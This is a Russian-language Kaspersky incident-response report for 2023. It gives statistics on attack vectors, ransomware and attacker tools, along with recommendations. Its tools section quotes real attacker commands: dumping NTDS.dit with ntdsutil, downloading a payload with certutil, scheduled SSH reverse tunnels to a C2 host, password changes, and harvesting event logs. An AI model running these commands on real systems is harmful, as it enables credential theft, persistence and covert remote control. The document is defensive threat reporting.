Аналитические отчеты
«Лаборатории Касперского»

Incident Response

kaspersky активируй будущее

2023

Оглавление

Введение

Аналитический отчет содержит информацию о кибератаках, расследованных «Лабораторией Касперского» в 2023 году. Мы предоставляем широкий спектр сервисов (реагирование на инциденты, цифровая криминалистика, анализ вредоносных программ) для оказания помощи организациям, пострадавшим от инцидентов информационной безопасности. Данные, используемые в отчете, получены из практики работы с организациями, которые обращались за помощью в реагировании на инциденты или проводили экспертные мероприятия для своих внутренних групп реагирования на инциденты. Услуги по расследованию и реагированию на инциденты оказывает наша глобальная команда реагирования на инциденты (Kaspersky Global Emergency Response Team) с экспертами из Европы, Азии, Южной и Северной Америки, Африки и с Ближнего Востока.

В отчете также были использованы данные, предоставленные экспертами команд отдела расследований компьютерных инцидентов и глобальной командой по исследованиям и анализу (Global Research and Analysis Team).

Общий взгляд на статистику позволяет определить тенденции наиболее актуальных угроз для организаций из различных секторов экономики, регионов и масштаба. Это позволяет выработать первоочередные методы и средства защиты и дать общие рекомендации, выполнение которых поможет большинству организаций повысить уровень своей защищенности, подготовиться к реагированию на инциденты в будущем и тем самым предотвратить или минимизировать ущерб от возможных атак.

География сервиса

График 1

География запросов на сервис реагирования в 2023 году

География сервиса в последнее время несколько изменилась, но доля запросов в российском сегменте продолжает расти. В 2023 году стоит отметить сильное увеличение запросов на реагирование в американском регионе, который вышел на второе место с 21,82%.

График 2

ТОП-3 регионов с наибольшим количеством обращений

Россия и СНГ
47,27%

Америка
21,82%

Ближний Восток
10,91%

Распределение сервиса реагирования по отраслям

График 3

Распределения запросов на сервис Kaspersky Incident Response по секторам экономики




График 4

ТОП-3 секторов экономики с наибольшим количеством обращений

Государственные учреждения
27,89%

Промышленные предприятия
17,01%

Финансовые учреждения
12,24%

Тренды 2023 года

Атаки через подрядчика или поставщика услуг можно назвать трендом 2023 года. Рост таких атак неудивителен, для атакующих этот вектор позволяет провести масштабную атаку со значительно меньшими усилиями, нежели ему пришлось бы атаковать каждую жертву по отдельности. Для обнаружения таких атак требуется больше времени, так как действия атакующих часто выглядят очень похожими на действия сотрудников подрядной организации. Половина таких инцидентов была обнаружена только после того, как была вскрыта утечка данных, четверть пострадавших обратились после того, как их данные были зашифрованы и каждый четвертый обнаружил атаку в результате подозрительной активности.

Другой тренд, который остается неизменным на протяжении последних лет это шифровальщики. В 2023 году каждый третий инцидент был связан с шифровальщиками[1]. Хотя по сравнению с прошлым годом, доля таких атак снизилась с 39,8% до 33,3%, шифровальщики все же остаются основной угрозой для организаций всех секторов экономики и индустрии.

Каждый 3 инцидент связан с шифровальщиками

За 2023 год чаще всего мы сталкивались с шифровальщиками Lockbit (27,78%), BlackCat (12,96%), Phobos (9,26%) и Zeppelin (9,26%). Половина всех атак с шифровальщиками начинались с компрометации публично доступных приложений, еще 40% атак использовали скомпрометированные учетные данные (15% были получены в результате атак перебором), остальные 10% поделили пополам фишинг и атаки через доверенные отношения. Большая часть атак с шифрованием данных заканчивалась в течении суток (43,48%) или дней (32,61%), остальные длились недели (13,04%) и только 10,87% больше месяца. Практические все долгие атаки с шифровальщиками, которые длились недели и месяцы, кроме шифрования данных, сопровождались еще и утечкой данных.

Самые популярные инструменты

Mimikatz
15,58%

PsExec
13,64%

Инструменты атакующих

Атакующие продолжают использовать множество различных утилит, но Mimikatz и PsExec продолжают оставаться самыми популярными инструментами. Их использование встречалось соответственно в 15,58% и 13,64% инцидентов.

Ущерб от атак

Шифрование данных остается основной проблемой для атакованных компаний и, хотя доля компаний пострадавших от шифровальщиков немного снизилась, тем не менее, в 2023 каждая третья обратившаяся в рамках сервиса IR компания потеряла данные из-за шифрования. В тоже время доля компаний, столкнувшихся с утечками данных, выросла и составила 21,1%. Причем стоит отметить, что часто утечки данных сопровождаются последующим шифрованием инфраструктуры жертвы.

Основные проблемы — шифрование и утечки данных

1 Драйвер Windows CLFS | Шифровальщик Rhysida и стилеры GoPIX и Lumar | Разбор угрозы Cuba Ransomware

Обзор статистики за 2023 год. Основные выводы и рекомендации экспертов

Основные сведения об атаках

Внедрение

1. Разведка
2. Подготовка ресурсов
3. Доставка
4. Социальная инженерия
5. Эксплуатация
6. Закрепление
7. Предотвращение обнаружения
8. Управление и контроль

Эксплуатация публично доступных приложений (T1190)	42,37%
Скомпрометированные учетные данные (T1078)	20,34%
Атаки методом перебора учетных данных (T1110)	8,47%
Доверительные отношения (T1199)	6,78%

Рекомендации

- Внедряйте надежную парольную политику и многофакторную аутентификацию
- Закрывайте порты управления от доступа извне
- Устанавливайте обновления ПО или используйте дополнительные меры защиты для сервисов на периметре сети
- Повышайте уровень сведомленности сотрудников по вопросам информационной безопасности

Развитие атаки

9. Анализ
10. Исследование
11. Эскалация привилегий
12. Выполнение
13. Получение учетных данных
14. Перемещение внутри периметра

В 2023 нами было обнаружено использование легитимных инструментов в 49% случаев.

Mimikatz	15,58%
PsExec	13,64%
Advanced IP Scanner	9,09%
SoftPerfect Network Scanner	7,14%
AnyDesk	5,19%
CobaltStrike	5,19%
PowerShell	5,19%
7zip	3,90%

Чаще всего различными утилитами атакующие пользовались на этапах **Управление и контроль** (25,58%), **Исследование** (20,93%), **Выполнение** (20,93%).

Рекомендации

- Используйте правила обнаружения легитимных инструментов, применяемых атакующими
- Используйте решения классов EDR и XDR
- Регулярно проводите киберучения с применением распространенных техник и тактик злоумышленников
- Ограничьте использование ПО из набора атакующих внутри корпоративной сети

Выполнение целей атаки

15. Сбор данных
16. Эксфильтрация данных
17. Воздействие
18. Цели

Зашифрованные файлы	33,33%
Утечка данных	21,09%
Компрометация Active Directory	12,24%

Рекомендации

- Выполняйте резервное копирование данных
- Оформите подписку на реагирование на инциденты с SLA
- Рассматривайте системы с персональными данными как одни из самых критичных
- Поддерживайте готовность команды реагирования с помощью тренингов и киберучений

Зрелость организаций

Если разобрать причины запросов на предоставление сервиса реагирования на инциденты, можно разделить их на две группы.

Группа I (атаки с явным ущербом на момент обращения)

Об атаках этой группы жертвы, как правило, узнают, когда атака уже совершена и ущерб очевиден.

Шифрование данных	33,33%
Утечки данных	21,09%
Хищение финансовых средств	1,36%
Дефейс	1,36%
Недоступность сервиса	1,36%

Группа II (атаки с индикаторами подозрительной активности)

В результате анализа подозрительной активности мы можем утверждать, что часть из них имела следующее развитие:

Компрометация AD	12,24%
Закрепление для последующих атак	10,88%
Ложные тревоги	7,48%
Изменение данных	4,08%
Перехват учетных записей	2,72%
Предотвращенные атаки	1,36%

К этой группе можно отнести атаки, где ущерб еще не установлен, а сам факт атаки требует подтверждения. При этом причинами обращений за сервисом служат:

- Подозрительная активность пользователей
- Подозрительная сетевая активность
- Подозрительные файлы и электронная почта
- Уведомление от инструментов ИБ

Длительность атаки

Все инциденты можно разбить на три категории, которые характеризуются различными временем пребывания злоумышленника в сети организации, длительностью реагирования на инцидент, начальным вектором и последствиями атаки.

Быстрые
(Часы и дни)

Средние
(Недели)

Долгие
(Месяцы и дольше)

Количество атак

Быстрые	Средние	Долгие
69,75%	8,40%	21,85%

Средняя длительность атаки

Быстрые	Средние	Долгие
< 1 дня	15 дней	135 дней

Название угрозы

Быстрые	Средние	Долгие
Шифровальщики	Шифровальщики и хищение финансовых средств	Утечки и шифровальщики

Начальный вектор

Быстрые	Средние	Долгие
Публично доступные приложения Скомпрометированные учетные записи	Публично доступные приложения	Доверительные отношения Публично доступные приложения

Длительность реагирования на инцидент

Быстрые	Средние	Долгие
Атаки длительностью до недели. Масштабные быстрые атаки программ вымогателей на легкодоступные цели, представляющие большую проблему даже для организаций с развитой системой информационной безопасности. Такие инциденты связаны с общеизвестными и легко идентифицируемыми проблемами безопасности	**Атаки длительностью до месяца.** Из-за использования программ вымогателей многие такие атаки неотличимы от более быстрых. Многие случаи, помещенные в эту группу, характеризуются значительным промежутком времени между первоначальным доступом и последующими этапами атаки.	**Атаки длительностью более месяца.** Сменяющие друг друга активные и пассивные фазы нерегулярной продолжительности. Длительность активных фаз примерно такая же, как в предыдущей группе (средняя)
40 часов	**40 часов**	**46 часов**

Причины обращений за сервисом

Реальные причины

Зашифрованные данные	43,22%
Утечка данных	16,10%
Подозрительный файл	13,56%
Подозрительная активность на рабочей станции	11,86%
Нотификация от инструментов ИБ	4,24%
Неавторизованный доступ	3,39%
Кража финансовых средств	2,54%
Подозрительная сетевая активность	2,54%
Недоступность сервиса	1,69%
Подозрительная почта	0,85%


Ложные обращения (7,4 % от всех обращений)

Подозрительная активность на рабочей станции	72,73%
Подозрительная сетевая активность	18,18%
Нотификация от инструментов ИБ	9,09%

Первое место зашифрованных файлов среди причин обращений во всех регионах и отраслях позволяет утверждать что в настоящее время шифровальщики представляют самую распространенную киберугрозу. Второй по распространенности причиной является подозрительная активность, при этом на нее приходится наибольшая доля ложных обращений.


График 5

Статистика причин обращений по регионам




Начальный вектор атаки

В этом году самым распространенным методом начальной компрометации остаются публично доступные приложения. Треть из этих приложений были атакованы через уже известные уязвимости. И что также необходимо отметить, более половины этих уязвимостей были обнаружены в 2021 и 2022 годах. Этот начальный вектор встречался в 42,37% случаев. Чаще всего эти атаки длились менее суток, в 18,64% всех инцидентов. При этом причиной обращения были уже зашифрованные данные — примерно в каждом пятом случае, и лишь в каждом десятом случае причиной была подозрительная активность.



Еще одним популярным способом компрометации является использование скомпрометированных учетных данных пользователей. В этом году мы отдельно выделили случаи, когда для компрометации использовались атаки перебором (8,47%) и когда атакующие использовали ранее скомпрометированные учетные записи (20,34%). Среди таких атак также превалируют быстрые атаки (15,25% — менее суток и 8,47% — менее недели). А основными причинами обращений были зашифрованные данные и подозрительная активность — 14,06% и 6,25% соответственно.



Компрометации через подрядные организации встречались и раньше, но в этом году их доля возросла и составила 6,78%. Этот подход позволяет атакующим через одну взломанную организацию получить доступ иногда к десяткам жертв. К тому же для команды, проводящей расследования, могут возникнуть дополнительные сложности, так как не все организации, которые являлись начальным источником атаки, понимают необходимость проведения полномасштабного расследования и охотно идут на сотрудничество. При таком способе проникновения атакующим иногда надо больше времени от начала атаки до конечной фазы, поэтому половина таких атак длилась больше месяца.

Инструменты атакующих и эксплойты

В 39,18% всех расследуемых атак были найдены факты использования легитимных утилит атакующими.

К этим утилитам относятся так называемые LOLBins[2] (утилиты, уже существующие на машинах атакующих, как компоненты операционной системы и т.д.), утилиты специалистов по ИБ из команд Red Team, PenTest а также коммерческих фреймворков (Cobalt Strike, Metasploit, Acunetix).

Инструменты, используемые в инцидентах

Часто используемые, 20–25%	Умеренно используемые, 8–15%	Редко используемые, 1–8%
Mimikatz, PsExec	SoftPerfect Network Scanner, PowerShell, Cobalt Strike, AnyDesk, Advanced IP Scanner	7zip, Metasploit, SystemBC, BloodHound, DiskCryptor, MEGASync

Специализированные фреймворки такие как Cobalt Strike и PowerShell скрипты достаточно популярны у атакующих, но Mimikatz и PsExec остаются самыми часто используемыми инструментами.

Управление и контроль	25,58%[3]	AnyDesk, SystemBC, Revsocks, gs-netcat, Proxifier, dchelp, Earthworm, Remote Desktop, SSH, WebShell, Custom Linux bot
Подготовка к атаке	20,93%	Advanced IP Scanner, SoftPerfect Network Scanner, BloodHound, Fscan, Acunetix, Angry IP Scanner, Nbtscan, Nessus, netscan.exe
Выполнение	20,93%	PsExec, PowerShell, WMIC, PowerTool x64, WMI Exec, DarkKomet, ASPXspy2, MARIJUANA
Горизонтальные перемещения	11,63%	Cobalt Strike, Metasploit, Impacket, CrackMapExec, Meterpreter
Ущерб	4,65%	DiskCryptor, MHDDoS
Повышение привилегий	4,65%	Mimikatz, EfsPotato
Сбор информации	4,65%	7zip, Adminer
Эксфильтрация	2,33%	MEGASync
Первоначальный доступ	2,33%	PhishingKit
Доступ к учетным записям	2,33%	MetaStealer

2 LOLBAS

3 Проценты отражают долю тактики, в которой использовались инструменты атакующих

Легитимные инструменты в MITRE ATT&CK

В большинстве случаев специалисты по информационной безопасности могут ослабить начальный вектор атаки с помощью превентивных мер. Наиболее распространенные векторы атак (эксплуатация уязвимостей в публично доступных приложениях, скомпрометированные учетные записи, вредоносные письма) можно ослабить с помощью своевременного управления обновлениями, использования многофакторной аутентификации, внедрения антифишинговых решений и информирования сотрудников по вопросам безопасности. Но даже при соблюдении подобных мер атаки все равно могут происходить, поэтому важно постараться как можно скорее обнаружить следы их проведения. Наши исследования показывают, что для обхода традиционных решений по защите от киберугроз злоумышленники используют легитимное программное обеспечение, уже установленное в корпоративной сети. Наиболее распространенные тактики и техники согласно классификации MITRE ATT&CK® только подтверждают это.

Рост использования легитимных инструментов на этапах закрепления и контроля и управления может контролироваться путем внедрения средств контроля безопасности, способных обнаруживать несанкционированную установку или выполнение (независимо от того, является ли это вредоносным ПО), кроме того решения класса MDR могут защитить от новых тактик, использующих различные инструменты для выполнения, доступа или перечисления, и предоставлять рекомендации на основе о риске.

Группы злоумышленников, использующих программы-вымогатели применяли ранее выявленные стратегии вторжения с использованием аналогичных инструментов[4]. Например, атакующие использовали публично доступные приложения с уязвимыми модулями для удаленного выполнения кода (RCE). Вот как группа использующая программы-вымогатели использовала уязвимость в log4j для компрометации инфраструктуры.

Использование общедоступного приложения T0819

```
/Program Files/<VulnerableApp>/root/WEB-INF/lib/log4j-1.2.17.jar
```

После подтвержденной эксплуатации злоумышленник изменил локальную привилегированную учетную запись, ответственную за выполнение приложения, злоумышленники локально выполнили команды для изменения пароля пользователя.

Манипулирование учетной записью T1098

```
Net user <username> <new_password>
```

Затем атакующие загрузили на систему набор инструментов.

```
C:\Users\<username>\Documents\netscanold.exe
C:\Users\<username>\Documents\mimikatz\x64\mimikatz.exe
```

Используя Meterpreter атакующие, получили дополнительный доступ и закрепление в системе.

Create or Modify System Process: Windows Service T1543:003

```
Svc: ghhjbl ¦ Path: cmd.exe /c echo ghhjbl > \\.\pipe\ghhjbl
```

4 MERCURY leveraging Log4j 2 vulnerabilities in unpatched systems to target Israeli organizations

В заключении получив полный доступ атакующие установили приложение eHours для постоянного удаленного доступа.

Remote Access Software T1219

```
C:\Program Files\ehorus_agent\ehorus_uit.exe
C:\Program Files\ehorus_agent\ehorus_cmd.exe
C:\Program Files\ehorus_agent\ehorus_launcher.exe
```

BloodHound и Impacket хорошо известные инструменты используемые на этапах Lateral Movement и Discovery, они используют преимущества сетевых протоколов для сбора информации и повторного использования сеанса, для выполнения удаленных команд или для получения имен пользователей и учетных данных, но большая часть их полезной нагрузки или сценариев обнаруживается средствами контроля на конечных узлах.

Злоумышленники решили использовать другой метод, использующий интерпретатор команд и сценариев: команды оболочки Windows для сбора файлов evtx локально в критически важных системах, а затем архивировали файлы и перемещали их на другую систему. Как только файлы были перемещены, был использован новый скрипт для извлечения действительных имен пользователей на основе 4624 событий.

Log Enumeration T1654, Command and Scripting Interpreter: Windows Command Shell T1059:003

```
Copy the file to the public folder:
copy $system32\winevt\Logs\Security.evtx $public\Security.evtx

Compress the copied file and prepare it to move to a pivot system:
Add-Type -A System.IO.Compression.FileSystem;;$zipFile = [System.IO.Compression.ZipFile]::Open('c:\users\public\
Security.zip', 'Update');[System.IO.Compression.ZipFileExtensions]::CreateEntryFromFile($zipfile,'c:\users\public\
Security.evtx','Security.evtx');$zipFile.Dispose()

Script to extract valid usernames from the evtx logs:
Get-Eventlog -LogName Security | where {$.eventID -eq 4624 } | % {$.ReplacementStrings[6] + ";" +
$.ReplacementStrings[5] + ";" + $.ReplacementStrings[11]} | Export-csv guli_<Local_server>.csv -encoding utf8

Get-WinEvent -Path C:\users\public\Security_<server1>.evtx | where {$.ID -eq 4624 } | Select -Property @{N='Domain';
E={$.Properties[6].value}},@{N='User'; E={$.Properties[5].value}},@{N='IP'; E={$.Properties[18].value}} | Export-csv C:\
users\public\guli_<server1>.csv -encoding utf8
```

Встроенная в ОС Windows команда SSH.exe и ее модули могут использоваться на этапе управления и контроля, а также для эксфильтрации информации, используя один и тот же канал подключения. Злоумышленники находят критически важные системы с разрещённым доступом в Интернет, и используют команды для настройки SSH-бэкдора для отправки и получения данных.

Protocol Tunneling T1572, Scheduled Task/Job T1053

```
Identifying internet access:
ping <remote_IP>
ping <second_remote_IP>

Get the public SSH host keys for the C2 system:
ssh-keyscan -p 443 <remoteIP>

Configure local ssh keys and grant permissions:
ssh-keygen -f <path>/.ssh/id_rsa -t rsa -N "<passphrase>"
icacls <path>/.ssh/id_rsa /inheritance:r
icacls <path>/.ssh/id_rsa /grant:r "%username%":"(R)
icacls <path>/.ssh/sshd_config /inheritance:r
icacls <path>/.ssh/sshd_config /grant:r "%username%":"(R)

Configure tasks to be executed every minute “SSH Server” and “SSH Key Exchange” configuring an Reverse Tunneling:
schtasks.exe /create /sc minute /mo 1 /tn "SSH Server" /rl highest /np /tr "<path>\sshd\sshd.exe -f <path>/.ssh/sshd_
config"
schtasks.exe /create /sc minute /mo 1 /tn "SSH Key Exchange" /rl highest /np /tr <path>\sshd\ssh.exe -i <path>\.ssh\
id_rsa -N -R 22443:127.0.0.1:2222 -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15
root@<remoteIP> -p 443
```

ssh-keyscan — это утилита для сбора открытых SSH-ключей хостов. Она была разработана, чтобы помочь в создании и проверке файлов ssh_known_hosts[7].

Flax Typhoon

Вот еще один пример применения нескольких техник с использованием легитимного ПО; и как его использует группировка Flax Typhon в целенаправленных атаках. Начальная активность атакующих заключается в исполнении вредоносного PowerShell-скрипта, выполняемого для дампа учетных данных.

OS Credential Dumping: NTDS — T1003:003, Event Triggered Execution: PowerShell Profile — T1546:013

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

Далее с помощью утилиты, входящей в состав MS Windows certutil, был загружен и выполнен файл conhost.

Ingress Tool Transfer — T1105

```
certutil.exe -urlcache -split -f http://<edited>/conhost.exe
```

После чего этот файл запускается как сервис под маской сервиса с легальным названием Windows Update.

5 OpenBSD manual page server

System Services: Service Execution — T1569:002

```
HKLM\SYSTEM\ControlSet001\Services\Windos_update
"C:\windows\temp\Crashpad\conhost.exe" /service
```

На самом деле данный файл является легитимным VPN-клиентом, таким образом атакующие пытаются избежать детектирования средствами обнаружения атак.

Protocol Tunneling — T1572

```
C:\windows\temp\Crashpad\conhost.exe
File Description: SoftEther VPN
Original filename: vpnbridge.exe
```

Также для организации удаленного доступа атакующие использовали dll, относящуюся к легитимному агенту Zabbix.

Remote Access Software T1219

```
Registry key: HKLM\SYSTEM\ControlSet001\Services\WorkService
ImagePath: "C:\Windows\TAPI\dllhost.exe" --config "C:\Windows\TAPI\wshelper.dll"
Original filename: zabbix_agentd.exe
Company: Zabbix SIA
```

Наиболее распространенные уязвимости

Наиболее распространенные уязвимости, присутствующие в нашем наборе данных за 2023 год, были связаны с SMBv1 (CVE-2017-0144 и CVE-2017-0143), Microsoft Exchange Server (CVE-2021-27065 и CVE-2021-26855) и FortiOS (CVE-2023-22640 и CVE-2023-25610).

62% уязвимостей, обнаруженных нами при атаках, приводят к удаленному выполнению кода (RCE), большинство из них (70%) с общедоступными эксплойтами, доступными в Сети, что позволяет злоумышленникам легко использовать их и получить доступ к целевой системе (ITW).

Анализ первопричины уязвимостей показал, что наиболее распространенной категорией Common Weakness Enumeration является CWE-20 (Improper Input Validation). Это показывает, что многие программы не используют базовые методы безопасного кодирования (например, очистку/проверку ввода). Чтобы избежать такого рода проблем, разработчикам следует применять лучшие методы безопасного кодирования и регулярно проводить тесты на проникновение в свои продукты. Заказчикам также необходимо регулярно обновлять свои продукты, чтобы получать последние исправления безопасности для устранения таких проблем.

OpenSSH (ssh_agent)

CVE-2023-38408 | CVSS 9.8 CRITICAL | CWE-428 | ITW

Удаленное исполнение кода

Из-за недостаточно надежного пути поиска в функции PKCS#11 в ssh-agent эта уязвимость может привести к удаленному выполнению кода, если агент перенаправляется в систему, контролируемую злоумышленником.

Windows (SMBv1)

